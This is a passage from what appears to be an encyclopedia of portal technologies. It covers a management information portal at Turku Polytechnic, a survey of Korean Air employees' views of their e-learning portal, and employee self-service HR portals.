The role of the MIS and decision support system is to be an administrative and technical tool whereas the user roles of the portal and the functions described by Groth (1999) represent the social and behavioural dimension. The e-management portal can be seen as an information technology (IT) solution and a platform for the management process of the higher education institution (HEI). The portal has some similar features with the virtual learning environments such as Black Board and WebCT. The main similarity is the interactivity of the system planned to have dialog in the net, which enables management to be less dependent of time and place.

Figure 1 describes how the MIS supports the management of an organisation. The e-management portal is a combining element in the management at an educational institution. The portal gathers the management of people and information, which are the elements of the knowledge management in a new way (Sveiby, 2001). Knowledge management requires both human insight and technical knowledge (Magretta, 2002). The figure is a developed version of the traditional information management system presented by Horton (1979). The main parts of the MIS are the existing operational data sources, data warehouse, and portal itself. The MIS is planned

Figure 1. The structure of the management information system



to support the management process of an organisation with the help of knowledge management.

The management system of Turku Polytechnic is based on strategic management (Kettunen, 2003). The strategic plan is implemented using the balanced scorecard approach developed by Kaplan and Norton (1996, 2001, 2004). The balanced scorecard was introduced in 2002 at Turku Polytechnic (Kettunen, 2005; Kettunen & Kantola, 2005). The measurement-based systems are easily left halfway if the information systems do not directly support them. The development project of the MIS with a portal was started at the beginning of 2004 to support the strategic planning.

The management process has needs and requirements for the decision making, which are specific to each organisation. The portal is a management tool, which aims to meet the needs and requirements of the management in an academic environment. The portal also supports the creation of procedural knowledge that informs the management and other members of the staff how to communicate and implement the strategic plans. The data architecture is designed by the development staff so that the data of the existing operational systems are collected to data warehouse.

The portal is maintained and developed by the information services staff of the institution in the partnership with the supplier company Ineo Ltd. The portal has brought new management and expert activities to the organisation. The open discussion of the managers and staff on the strategic plan takes place in the portal and makes the management more aware of the objectives of a complex organisation in a constructive way. The use of the portal also steers the managers to work with the actual issues of planning and reporting. The portal and data warehouse support also the use of the statistical data analysis.

MANAGEMENT USING THE PORTAL

The socio-technical nature of the management portal refers to the cognitive dimension of social capital creating common context and language in an organisation (Lesser & Storck, 2001; Nahapiet & Ghoshal, 1998). A common understanding and vocabulary are essential in the construction of connections, which are necessary in the creation and fostering of social capital. This can be made by sharing common objects and artefacts including different kinds of shared documents such as strategic plans, manuals, and quality systems, which provide a shared reference point that others can quickly understand. Organisations can also share common stories that convey a sense of shared history and context of the workplace.

Regarding the users of the e-management portal, there seems to be a need to identify, define, and classify the different skills and competencies, which have a vital importance. At the management level, the most important factor appears to be the competence of strategic planning. For most staff, IT skills do not appear to be the main concern but rather the planning and management as well as interpersonal, social, and communication skills. These views are comparable with the experiences described in other European studies of public sector (cf. European Institute for Public Administration, 2005).

The basic goal in the construction of the MIS portal is the gathering the information, action, and documentation of steering to one place. This principle makes the processes of the managers and staff more efficient. Another goal of the project is to support the balanced scorecard framework by generating and merging reliable information from the separate operational data systems of the institution. This information is of great importance in future planning and gives reliable information about the achievement of the strategic objectives. The third ambitious goal of the project was to promote the transparency of management by opening the management process and documents to the personnel.

The use of the portal is based on user roles, which have been specified for the persons' organisational positions. Different roles enable users to observe different views and allow them to take care of the tasks that have been defined for the user roles in process descriptions and instructions. The system has been designed to be intelligent because it supports the users in their activities by reminding about current tasks and showing only the tasks, which need to be done.

All the organisational units of Turku Polytechnic make their strategic and action plans, budgets, and human resource plans using the portal. Each head of the organisational unit takes the responsibility to prepare the plans for the planning period. The head of the unit submits the documents trough the portal to the personnel of the organisational unit, who may comment on these documents and may suggest modifications and changes. After observing the comments, the head of the units collects and revises the proposals and submits them to the Rector of the institution.

The Rector's top management group and heads of the organisational units have a strategic target negotiation once in a year using the portal. The Rector typically makes a counter offer to the submitted offer to be discussed in the target negotiation. As a result of the negotiation, the strategic plan is finalized, agreed upon, and saved in the portal. The portal is the document and contract archive of the institution, which is open for all the members of the organisation.

The institution has three general development programmes to implement the strategy. There are development programmes for the educational development, research and development, and regional development. The development programmes include projects funded partly by the department, institution, and external bodies. The development projects are planned and evaluated in the portal.

All the individuals of the HEI are able to plan new projects in an electronic form using the portal. The project proposals are directed to the heads of the units, who prioritize the proposals and approve the best proposals to be included in the action plan of the unit. The process helps the heads of the units to discern synergies and overlaps of the proposals. The head of the unit evaluates, reviews, and prioritizes the projects with the help of his or her management group.

At the institutional level, the prioritized project proposals are collected, evaluated, and selected for the realisation to build up development programs that implement the overall strategic plan. Some of the projects are annually approved for funding in the internal target discussions. One important strategic objective of the institution is to increase the external funding of the institution. Therefore, the projects funded, at least in part, with external funding have a high priority.

The reporting of results emphasises the evaluation of how the institution and its organisational units have been able to reach the strategic objectives and the agreed targets of the measures. The reports are based on the numeric information obtained from the data warehouse and qualitative information provided by the different organisational units. Some of the reports are submitted to the Ministry of Education, owner of the polytechnic and Statistics Finland.

FUTURE TRENDS

The Management of Organisational Knowledge

A widely accepted definition of knowledge management by Malhotra (1998) is as follows: "Knowledge management caters to the critical issues of organisational adaption, survival, and competence in face of increasingly discontinuous environmental change. Essentially, it embodies organisational processes that seek synergistic combination of data and information-processing capacity of information technologies, and the creative and innovative capacity of human beings." The definition provides a framework for the organisational behaviour and knowledge creation (Takeuchi & Nonaka, 2004).

The knowledge of teachers, researchers, and developers is the driving force in higher education. The intellectual capital is essential in high quality learning, teaching, research, and development. The connection of strategic objectives and the individuals' activities can be supported by the tools of knowledge management. The management process of Turku Polytechnic is designed to reach the strategic objectives of the overall organisation and its administrative units. The Balanced Scorecard turns the strategy into action, which is described in action plans, curricula, and teacher workload plans.

The employees pay their attention individually to their interest areas in traditional HEIs. The development of knowledge and skills is in the specialisation of individuals. The concept of core competence by Hamel (2000) represents this kind of thinking. In his theory, the development of organisations toward core competences leads to interdependence between different organisations. The building of networks satisfies the demand for interdependence of organisations. The new management model shortens the gap of the strategic management and team management, and gathers together the interests of the organisation and individuals.

Recently the term *virtual organisation* is increasingly used to describe a new organisational form including a network of companies. The management of higher education should support the sharing of knowledge by offering tools for planning of multi-unit development projects. These tools support allocation of resources and workload planning so that specialists and other resources can join cross-unit projects. In addition, the cooperation needs tools for the search of special competences to be merged to the projects.

The connections between the actors, resources, and functions are essential in networking. The actors control the resources and plan cooperation, which connect the resources to each other (Håkansson & Johanson, 1992). In the background of all the relations between organisations there are the social relations between the individuals (Granovetter, 1973). The social relations of the individuals in the organisation establish the basis of the social capital of the organisation. The organisation builds new knowledge with this social capital by merging knowledge in new ways and by changing new knowledge (Nahapiet et al., 1998).

An e-management portal is also a platform for the evaluation of activities and quality assurance. The portal integrates the strategic planning and quality work. The portal is able to include the outcomes of the internal and external audits. The implementation of strategic planning and the continuous improvement of quality assurance meet in the action plan of the portal. These development steps are elementary parts of the joint memory of the organisation and management. In addition, these processes and documents are parts of the cognitive dimension of social capital of the organisation (Lesser & Prusak, 1999; Nahapiet et al., 1998).

CONCLUSION

The educational institutions may learn that the new strategy is not working because the senior managers only ask their people to aim at better results. The effective processes of HEIs are based on the knowledge of teachers, researchers, and developers. The individuals have a strong power to subvert, constrain, or ignore the strategic plans if they do not see their own contributions to the strategy or if they do not have proper tools for it. The academic management portal provides the HEIs with the means to communicate and implement the strategy.

This study shows that the e-management portal supports the creation of procedural knowledge in educational institutions. The MIS with a portal support the different phases of the management process. The portal is a management tool and communication channel between the organisational groups. It is also an information processor, which extracts, transforms, and loads data from the operational data systems to the data warehouse, which is a joint memory of the organisation.

The development of e-management has emerged later than e-learning in educational institutions. The e-management portal has similarities with the virtual learning environments, where students and teachers communicate with each other. The experience from the e-learning shows that personal relationships and electronic networks are complements rather than substitutes for each other. This is especially true in management where the interpersonal, social, and communication skills in face to face contacts build trust and social capital. The development of e-management supports the e-learning because they can be integrated with each other in various ways.

A critical notion for the portal-type orientations is that technology may hold a potential for increasing antagonism between professionals and administrative staff. The administrators tend to think that a more structured approach to work and cooperation would improve both their productivity and the quality of their work. They may see the IT as a means to improve through injecting more control and standardisation into the professional sphere, and even automate or eliminate some of their tasks. In such a process, the administrative staff would have a tendency to improve their own position in the organisation.

KEY TERMS

Core Competence: The concept of core competence represents the thinking that the development of knowledge and skills is in the specialisation of individuals and organisations. The development of organisations toward core competences leads to networks and interdependence between different organisations.

E-Management Portal: An e-management portal is a platform for the evaluation of activities and quality assurance. The implementation of strategic planning and the continuous improvement of quality assurance meet in the action plan of the portal.

Higher Education Institution: Higher education institutions include traditional universities and professionally oriented institutions, which are called polytechnics or universities of applied sciences.

Knowledge Management (KM): Knowledge management caters to the critical issues of organisational adaption, survival, and competence in face of increasingly discontinuous environmental change. Essentially, it embodies organisational processes that seek synergistic combination of data and information-processing capacity of information technologies, and the creative and innovative capacity of human beings.

Social Capital: The social relations of the individuals in the organisation establish the basis of the social capital of the organisation.

Strategic Planning: Strategic planning involves taking a view of the whole organisation and planning for the long term with clearly articulated values, mission, vision, and strategic choices. The process of strategic planning helps the management to lead their organisation toward the achievement of strategic objectives.

Virtual Organisation: The term "virtual organisation" is increasingly used to describe a new organisational form including a network of companies.

An Empirical Study of a Corporate E-Learning Portal

Meliha Handzic
Sarajevo School of Science and Technology, Sarajevo, Bosnia, and Herzegovina

Joon Ho Hur
IBM Business Consulting Services, Australia

INTRODUCTION

Technological advances, globalisation, changing demographics and privatisation are the main driving forces behind the current transformation of education. Market research firms estimate that electronic learning or e-learning is the fastest growing sector of the global education market with an annual growth rate of 10-15% (Hezel Associates, 2005).

The proponents of e-learning argue that such technology-mediated learning (also known as virtual, online or distance learning) may improve students' achievement, their attitudes toward learning, and their evaluation of the learning experience. They also suggest that e-learning may help to increase student interaction and to make learning more student-centered. In addition, many researchers suggest that e-learning can potentially eliminate geographic barriers while providing increased convenience, flexibility, currency of material, retention of students, individualised learning and feedback over traditional classrooms (Piccoli, Ahmad, & Ives, 2001). In contrast, some researchers warn that e-learning may lead to the student feelings of isolation, frustration, anxiety and confusion. Furthermore, inappropriate e-learning practice may result in reduced interest in the subject matter and questionable learner achievement (Schank, 2001).

The literature indicates that current research interests in e-learning fall into three areas: (1) measuring e-learning outcomes, (2) measuring preferences for learning methods, and (3) proposing and evaluating hybrid models. With respect to outcomes, the research has produced mixed evidence regarding the benefits of e-learning (Cho, 2002; Rosenberg, 2001; Urdan & Weggen, 2000; Yoo, 2002). With respect to methods, researchers are seeking to better understand learner preferences for one delivery system over another (Rivera, McAlister, & Rice, 2002). Finally, there is a growing interest in hybrid courses that meet in the traditional classroom for part of the course and meet online for another part (Reasons, 2004; Young, 2002).

The main purpose of this article is to address the issue of user preferences of e-learning/traditional class in the context of a large Asian organisation and from the knowledge management (KM) perspective. In particular, the article examines employee-trainees' perceptions and attitudes towards their corporate e-learning portal compared to the traditional classroom environment. The current study is a part of the ongoing research project on corporate e-learning by Handzic and Hoor (2005). The investigation was carried out in Korean Air, a global-sized airline that is ranked 12th for passenger transportation and 1st for cargo transportation in 2003. Korean Air flies to 87 cities in 31 countries and has offices worldwide. The company introduced its first e-learning course in 2001 and is gradually increasing the number of e-learning courses, in order to replace most of its on-site trainings with e-learning eventually. The focus of the current investigation was on the KALCC's (Korean Air Lines Cyber Campus) Microsoft Word e-learning portal.

E-LEARNING PORTAL

According to Handzic (2004), the main objective of any educational portal or Web site is to provide learners with a one-stop point of interaction for all their study needs, a place that students can go to obtain lecture notes, assignments, reference materials, discussions, surveys, search facilities, links and many other useful features. Different KM features on the Web site can accommodate different

Figure 1. KM features by knowledge types

Types of knowledge	*Explicit*	*Tacit*
Know-what	Course Outline Lecture Notes Resources	Announcement Discussion Forum
Know-how	Table of Contents Search Facility	Tests Questions & Answers Progress Report

types of knowledge. It is assumed that learners respond differently to different types of KM features, and if all are available, the productivity and enjoyment of the learning experience is likely to be increased.

With respect to the KALCC's Microsoft Word course portal, Handzic and Hoor (2005) have found that it contains various KM features including lecture notes, course outline, resources, announcements, discussion forum, table of contents, search facility, online tests, questions and answers and progress report. Essentially, the portal captures different quadrants of the Handzic and Jamieson (2001) knowledge matrix through the use of the suitable KM support. Figure 1 shows specific KM features in KALCC's portal categorised into four groups based on the type of knowledge they support.


Explicit know-what features from the KALCC's Microsoft Word course portal include the following knowledge repositories: (1) Course Outline that gives students an insight into the course content, structure and assessments weighting; (2) Lecture Notes that aid in learning specific topics and increasing overall knowledge of the subject; and (3) Resources that come in the form of recommended texts, case studies and research papers. Wider knowledge about the subject matter may be gained from these readings. These electronic documents are compared to paper notes, books and reference materials in the traditional learning environment.

Explicit know-how features found on the KALCC's portal include the following: (1) Table of Contents that is an efficient means of mapping knowledge concepts, competencies and processes, and it helps in understanding and provides guidance; and (2) Search Facility that is a direct means of access to what students are looking for; It allows students to find knowledge on relevant topics quickly, whether they are looking for course content or trying to find the details of a staff member. These KM features are compared to manuals, guidebooks, FAQs and library catalogues used in the traditional learning environment.

Tacit know-what features found on the KALCC's portal include the following: (1) Discussion forum that allows students to interact with each other in an asynchronous way. This allows students to post questions regarding assignments, exams or make general queries in relation to the subject, thus allowing them to transfer and acquire knowledge from each other; and (2) online announcements that allow students to keep up to date with everything that is going on in the course on a 24-hour basis, eliminating any delays. These virtual spaces are compared with face-to-face announcements, class discussions and debates in the traditional learning environment.

Tacit know-how features are provided on the KALCC's portal in the form of: (1) Online Tests that allow students to progress through the subject and acquire knowledge at their own pace by allowing them to participate in quizzes in the comfort of their own home and in their own time; (2) Questions & Answers that is an efficient means of gaining knowledge about most important classes of issues, as well as additional clarifications of assignment queries; and (3) Progress Report that is a means of gaining up to date information such as personal performance results. It

Figure 2. Preferences in learning each type of knowledge



also gives students an idea of their relative student ranking. It measures their continuous progress and knowledge of the subject. These KM tools are compared with written examinations, classroom exercises, instructor's feedback and reports in the traditional learning environment.

EMPIRICAL STUDY

A survey study was conducted to explore employee-trainees' perceptions of effectiveness of their e-learning portal compared to the traditional learning environment in a real-world organisation. The survey was chosen as a preferred research method due to the timeliness, low cost and convenience factors. Subjects for this study were employees working at Korean Air. A total of 101 employees from worldwide offices were enrolled in KALCC's Microsoft Word course. Out of these, 80 employees participated in the study. The survey was designed to explore a specific e-learning course in a corporate environment. The main objective was to find out learners' views on the effectiveness of their e-learning portal compared to a traditional learning environment in supporting different types of knowledge. Another objective was to obtain user views on possible improvements in the portal effectiveness.

A two-part questionnaire administered consisted of a mixture of closed and open-ended questions. In Part I, closed questions asked learners to indicate their perceived effectiveness of e-learning portal compared to traditional class in supporting explicit and tacit what and how types of knowledge. Open-ended questions were used to elicit reasons for preferring e-learning. In Part II, the learners were asked to make suggestions for inclusion of additional advanced features that could make the e-learning portal more effective. The survey was designed to allow anonymity so that the subjects could freely express their thoughts and feelings with respect to the KALCC course evaluated. From the responses obtained, the learners' views of e-learning were carefully analysed. The results are presented in Figure 2.

The overall results indicate that 55% participants favoured e-learning. They perceived their e-learning portal as more effective than the traditional learning environment in supporting their learning needs. The next 27% participants were neutral. They perceived both e-learning and the traditional learning environment as equally effective. Only 18% participants had a preference for the traditional learning environment.

The main reasons mentioned for preferring e-learning portal over traditional class are the following:

- Ability to revise/revisit certain areas that the learners wish to study
- Easiness of finding other related supplementary resources
- Learners can study at their own paces
- Ability to concentrate better
- Heightened interests through usage of multimedia (audio/video effects, interactions)
- Approachability
- Less psychological problems (fears or timidity caused by peers/co-learners)

Further analyses of results by different knowledge types indicate that e-learning portal was perceived as significantly more effective than traditional class in providing support for acquisition of explicit, but not tacit knowledge.

These results support some earlier findings that course Web sites are an effective means of delivering course content (Handzic & Chumkovski, 2004). Therefore it comes as no surprise that more than two thirds of the participants clearly preferred e-learning portal over traditional class with respect to acquiring explicit know-what (68% vs. 6%) and explicit know-how (69% vs. 1%).

In contrast, less than half of the participants reported their preference of e-learning portal over traditional class as an effective means to stimulate interactions and learning of tacit know-what (40% vs. 38%) and tacit know-how (45% vs. 25%) by doing. Such results indicate room for further improvement.

When asked for suggestions on how to improve the effectiveness of their e-learning portal, participants identified a number of advanced KM features including a simulator, systematic search functions, one-to-one tutoring and online help functions.

CURRENT LIMITATIONS AND FUTURE DIRECTIONS

Based on the results of this study, one can conclude that e-learning portals have a future in corporate education. More importantly, they point out to Web-course designers which KM features are considered strong and useful by corporate learners and which ones are weaker and less useful to them. Designers of Web courses can put these results to good use and provide better and more satisfying e-learning experiences for learners.

While the current study provides some interesting findings, caution is necessary when generalising these results due to a number of limitations. First, the study applied a simple survey questionnaire. While brief and noncomplex format enabled employee subjects to answer quickly and precisely, it did not allow deeper qualitative analysis of their responses. Therefore, new instrumentation should be developed that asks more in-depth questions about reasons why subjects felt the way they did about e-learning.

Another limitation concerns the nature of the course evaluated. The results of the study apply to learning Microsoft Word, and may or may not be applicable to other areas of learning. In addition, the course Web site in this study did not feature many advanced KM features that subjects considered important in e-learning. Future research is necessary in other courses with expanded content and resources.

Finally, the survey took place in a single company. The fact that all learners were employees with similar cultural background means that they share a common mode of thought which would perhaps differ from learners from other organisations or academia. However, we do not know much about the nature of their comparative traditional classroom experience. Hence, to overcome these limitations it would be necessary for future research to be conducted in various other contexts and see how the learners feel about different web courses.

In summary, future research is needed in this area. We hope that the findings of this study may help to inspire others to undertake both larger-scale and more in-depth research to overcome current limitations and find ways for providing better and more satisfying e-learning experience for the students of Web-based courses.

CONCLUSION

The main objective of this study was to empirically examine perceptions and attitudes of employees from a large Asian organisation towards their corporate e-learning portal compared to the traditional classroom environment. The Web-based e-learning portal studied here included various KM features that provided support for explicit and tacit what and how types of knowledge. The study identified overall preference of employees for electronic over traditional learning. At the knowledge category level, e-learning was clearly preferred for acquiring explicit knowledge, but not tacit knowledge.

Due to the exploratory nature of this study and its limitations, further research is suggested to address the issues in different contexts and among different users, as well as to extend current research to other questions, in order to find ways for providing better and more satisfying learning experience for the students of Web-based courses.

KEY TERMS

E-Learning (Distance Learning, Web-Based Learning, Online Learning): The application of computer and network technology in learning activities.

Explicit Knowledge: Can be articulated into formal language, including grammatical statements and mathematical expressions; can easily be processed by a computer, transmitted electronically, or stored in databases.

Knowledge Management: A set of sociotechnological enablers and processes that move or modify knowledge resources and foster learning.

Portal (Home page): A textual and graphical display that usually welcomes users to a Web site and provides a point of access to other static and dynamic Web pages.

Tacit Knowledge: Personal knowledge embedded in individual experience; involves personal beliefs, perspectives and value systems; is hard to articulate with formal language.

Traditional Learning (Classroom Learning, Face-to-Face Learning): A method by which learning opportunities are delivered in the classroom, through face-to-face, real-time interaction with the instructor and students.

Web (World Wide Web, WWW): A system of universally accepted standards for storing, retrieving, formatting, and displaying knowledge in a networked environment.

Web Site: A collection of Web pages that provides access to multiple sources of knowledge.

Web Page: A hypermedia document that expresses the knowledge content in an artistic and dynamic fashion, combining text, graphics, audio, and video formats.

Employee Self-Service Portals

Beverley Lloyd-Walker
Victoria University, Australia

Jan Soutar
Victoria University, Australia

INTRODUCTION

This article begins by discussing how the role of human resource management has changed in recent years, and the implications of this for human resource departments. Providing employees with the information they require about their employment relationship is then explored by investigating how information technology can improve the quality of this information flow. The role of employee self-service portals is outlined, covering the range of information they currently provide and the future role of employee self-service portals. Acknowledging that employee acceptance is crucial to the success of employee self-service portals, implementation issues are discussed. Technology acceptance by employees is necessary, and the article ends by discussing this important key to successful employee self-service portal implementation.

HUMAN RESOURCE MANAGEMENT IN THE 21ST CENTURY ORGANISATION

Organisations have become increasingly dependent on their employees for success in the service and knowledge environment that exists across industries and the public sector today (Ruona & Gibson, 2004). Knowledge resides in people, and knowledge has also been identified as a key resource for competitiveness (Hall, 2003). As a result, attracting, retaining, and motivating employees have become major issues for organisations. This has happened following an era when, across the developed and developing countries of the world, the range of law covering rights and responsibilities of employers and employees has increased. Human resource (HR) departments must ensure that staff are paid, records kept, policies and procedures developed, and that legal compliance and reporting in relation to income tax, superannuation, and health and safety, are maintained. At the same time, linked to the importance of people to the organisation, the demands on HR staff to perform an increasingly strategic role have increased. To free HR staff to perform their more strategic role and to ensure employees receive the information they require, many of the operational tasks related to information provision activities are now performed using human resource information systems (HRIS). Employee self-service systems (ESS) enable employees to access HR information (Hawking, Stein, & Foster, 2004), reducing the range of transactional tasks performed by HR personnel.

Along with supporting payroll and legal compliance, HRISs are increasingly being used to communicate directly with employees, providing the information employees require and ensuring a higher level of communication than in the past.

TECHNOLOGY'S ROLE IN HR MANAGEMENT

Information technology (IT) has an important role to play in providing access to a broad range of information, and ESS portals can bring this information to employees when they want it. The HR function has also been quick to integrate technology into its operations, with the payroll process being one of the first to be automated (Lengnick-Hall & Moritz, 2003).

Along with supporting payroll and legal compliance, HRISs are increasingly being used to communicate directly with employees, providing the information they require; thus reducing their dependence on HR administrative officers. Employees use the ESS portal to access a range of information stored within the HRIS, for instance to check their leave entitlements, pay records, superannuation benefits, and performance assessment and professional development plans. By making HR information more easily and readily available to all employees, ESS portals can support performance improvement of the HR department and across the organisation.

ESS PORTALS

Like all portals, ESS portals provide an access point to information. ESS portals may be part of an HRIS, a comprehensive system or one offering limited information only, or integrated within an enterprise resource planning system (ERP) of which HRIS have, in recent years, become a subset. ERPs integrate information from a diverse range of areas and applications within an organisation (Ashbaugh & Miranda, 2002). For instance, through a common database, human resource, financial, and production information may be integrated for report generation and planning purposes.

ESS portals enable employee self service by providing access to information stored in an HRIS, that, in turn, may be integrated within an ERP.

What ESS Portals Do

Portals enable information from multiple sources to be pooled, organised, and distributed through the gateway that the portal provides. ESS portals provide information relating to the employer-employee relationship. Personalised access can enable individuals to gain the information they need as it relates to them and their employment.

ESS portals are an example of business-to-employee solutions (B2E) (Harris, Phifer, & Berg 2002 in Ruta, 2005) that enable organisations to provide HR information and answers to employees' queries using their intranet. Ulrich (2000) identified the need for Web-based technologies to support the HR function and its HR practices. This he termed "e-HR." Like e-commerce, e-HR is about conducting business transactions using the Internet; with HR transactions conducted using an organisation's intranet. ESS portals provide an interface for accessing, entering, and retrieving information. In fact today's sophisticated e-HR systems may include enterprise resource planning, HR self service, interactive voice response, and even voice recognition systems (Lengnick-Hall & Moritz, 2003).

The main roles of ESS portals are now discussed.

Providing Information to a Range of Users

The role of portals is to provide a gateway, or means of access, between the user and information stored within the organisation. ESS portals provide a conduit between employees and the HR system within an organisation. They enable access to HR manuals, leave forms, and a wide range of employment information. Here, ESS portals are providing employees with access to information, or enabling them to complete and submit forms without the assistance of HR staff, at a time convenient to the user.

ESS portals, or e-HR (Ulrich, 2000), provide an interface that enables access at a variety of levels, whilst maintaining employee confidentiality.

HR Activities Supported by ESS Portals

Some of the HR activities that can be provided, or supported, by an ESS portal include:

- **HR Manuals:** Providing employees with details of their entitlements and procedures that can be located using keyword searches instead of thumbing through large hard-copy manuals. This can include general organisational information—history and current mission and vision details—for employee induction purposes.
- **Access to Leave Entitlement Information:** The confidentiality that the ESS provides can be of importance to employees when planning family leave needs, for instance. The benefits for the organisation include ensuring that employees are aware of the timelines surrounding longer periods of leave, such as family leave, supporting good workforce planning.
- ESS portals can provide means of communication between the organisation and individuals on extended leave for study, family, or other purposes. Employees continue to feel part of the organisation because they are aware of what is happening within the organisation during their absence. This enables employees to settle back into their roles more quickly upon return.
- **Information on Employee Assistance Programs (EAPs) and Services Available within Them:** EAPs involve the provision of a range of counselling and related services by qualified practitioners from outside the organisation and available to employees. These services may include relationship counselling, financial counselling, or assistance for people with addictions to alcohol, other drugs, or gambling. The benefits to the employee are obvious; for the organisation it means that a formerly productive employee is assisted to return to their previous level of performance, having received assistance in coping with a personal problem that was interfering with on-the-job performance. The confidentiality provided by the ESS can encourage employees to use these services before the issues in their lives adversely affect their work performance. Personal contact with HR staff to learn of services may prove embarrassing, and deter those requiring assistance from seeking it.
- **Access to Leave Forms for Completion and Submission for Processing:** This has built-in immediate recording and updating of entitlements, as well as providing employees with information on current accrued leave levels.
- As well as providing the information on general HR procedures, an ESS portal can provide employees with access to the organisation's organisational health and safety (OH&S) manual, with the employee arriving at details of health and safety procedures as they relate to their role in the organisation.
- Training programs can be advertised, and applications to attend processed via an ESS portal. Up-to-the minute employee training records can be linked to training program completion, and OH&S training, linked to

legal compliance requirements, can be constantly tracked through the system.

- In the era of the global organisation, training geographically dispersed workforces would be difficult without technology. When a highly trained and knowledgeable workforce is required for organisational success, the importance of ESS portals that deliver learning to all employees, irrespective of their location, is vital for sustainability (Baldwin-Evans, 2004). Technology-delivered training or learning programs, or e-learning, covering both IT and business skills are delivered via ESS portals (Baldwin-Evans, 2004).
- Payroll information can be provided via an ESS portal. Employees can check their deductions, current rate of pay and, in many instances, use the inbuilt facility to alter the range of benefits they receive (within established parameters) or change their superannuation provider via the portal. Managers can use this area of the portal to access total salary costs and estimate future total payroll costs.
- **Collection, Communication, and Sharing of Information** (Gascó, Llopis, & González 2004): Through the ESS portal, when each employee has access, senior management and HR managers can communicate with staff. Announcements about social events or informing employees of changes in working conditions or entitlements can be delivered via the portal.
- Staffing can be conducted through the portal with job vacancies advertised on, position descriptions accessible from, and applications accepted through the portal. This activity can support retention efforts by ensuring all employees are aware of the career opportunities available in the organisation.
- When linked to other information, succession planning can be supported by ensuring those identified as "ready for promotion" are informed of suitable positions immediately they become vacant. Through the links provided within the portal between training, performance appraisal, and employee career preferences stored on the HRIS, details of internal job vacancies can be sent to suitable groups.
- ESS portals have been used to bring HR tools and information to remote workforces (HR at Work, 2005). This can enable organisations to ensure that recruitment, selection, performance management, and other HR activities are conducted in line with the organisation's policies and practices, irrespective of the location at which these activities are taking place.

FUTURE ROLE OF ESS PORTALS

ESS portals are likely to form part of a fully integrated HRIS located within an ERP in the future. Much of the increased use of ESS portals in the near future will involve extending the number of activities performed, increasing the range of information available, and expanding the level of integration of HR and other organisational information.

Health and Safety

Automatic OH&S reporting will be supported by warning systems within the HRIS to ensure all staff have updated their OH&S training, specific to their role. Organisations with sophisticated systems are now using these capabilities to regularly gauge employees' OH&S knowledge through online tests provided through the ESS portal. Those who fail a test, which pops up on their screen when they switch on their PC at the start of a shift, automatically receive notice of the need to complete an online module covering the topics failed. Their manager will be informed of the results of the initial test and any follow-up tests required. The supervisor will also be alerted to the need for the employee to undertake additional training if any modules are not successfully completed.

Flexible Work Practices

ESS portals can track employee attendance and hours worked to feed into payroll systems. In an environment where more flexible work arrangements are being implemented, portals can support innovative staffing processes. For instance, Macdonald's Family Restaurants in the UK introduced flexible work arrangements between siblings. Family members accept responsibility for covering certain hours of work; however, which family member will work the hours is decided between the siblings (O'Malley, 2006). Using e-HR technology, payment for all shifts worked can be made to the person who covered the shift by using employee coding to identify the family member who worked the required hours. Using manual systems, flexibility such as this would be cumbersome and expensive. Because this is the case, in the past, some restaurants were "short staffed," damaging customer relationships as they could not deliver on their customer service time guarantees. ESS portals can benefit employees by enabling siblings to track their hours worked and any benefits accrued, whilst at the same time providing the necessary interface to enable HR departments to offer this higher level of flexible work arrangements.

ESS portals can enable "telecommuting." Employees working from home, or a remote location, can access HR information as easily as those located at head office.

Training for other than OH&S Legal Compliance

ESS portals can track training courses completed, not just those related to OH&S. For instance, sexual harassment, antibullying, equal opportunity, and other antidiscrimination training can be monitored, ensuring that all employees being promoted to supervisor or manager level have completed a range of training related to employment law. Refresher training can be tracked and new training course completion can be monitored when legislation is changed or new law is introduced. Employees can access related online training via the ESS portal.

Implementation

As with all IT projects, the development of ESS portals is a time-consuming and costly process. To ensure that the time and money invested into their development is not wasted, it is important that the implementation process be handled well.

Technology Acceptance

User acceptance will present issues to be considered in the design and implementation of sophisticated HRIS and their access points—ESS portals. Change management strategy, including a comprehensive implementation plan, will be required to positively influence ESS portal acceptance across all user groups (Ruta, 2005).

The aim of ESS portals is to provide employees with access to HR information, and to provide a means of communication between HR and individual employees. ESS portals enable employees to access their personal HR records and to complete and submit forms. However, these benefits will only be gained if users are willing to change the way they have obtained information or submitted forms in the past.

User Acceptance

The technology acceptance model (TAM) (Davis, 1989) of user acceptance suggests that perceived ease of use and of usefulness to the individual influences user acceptance of new systems. If users believe that the technology will assist them to perform their jobs, they are more likely to take the time to learn how to gain this advantage. User reactions, including ease of use and level of frustration, will influence the level of use of the system (Fisher & Howell, 2004).

Senior management in a major bank in Australia were found to not make full use of a portal providing the ability to manipulate, within a pre-set limit, components of the benefits component of their remuneration package (Lloyd-Walker & Cheung, 1998). Reluctance to use technology in the technology-dependent banking industry, and a desire to continue to do things as they had been done in the past, reduced immediate uptake to less than 80% of capacity. Even within a technology organisation, Hewlett-Packard, which could be considered to have "a high-level IT culture," acceptance of their newly installed @HP Employee Portal was not immediate and total (Ruta, 2005). Staff within the HR function had not changed their attitude or their actions, and still became involved in HR activities via telephone, e-mail, and paper in both of these organisations. However, research by Baldwin-Evans (2004) found a high level of acceptance of e-learning. For those in remote locations, e-learning can provide the only means of up-skilling, and the increased career choices this brings. Here the usefulness of the technology-delivered learning for the learner has increased their acceptance of that technology.

CONCLUSION

The knowledge and service economy of the 21st century has increased the importance of people to organisations. Over the last 20 to 30 years, the legal framework, within which the employment relationship is conducted, has increased dramatically across western countries, requiring tracking and reporting. Employees need to be informed of their rights and responsibilities as the law surrounding their employment relationship changes.

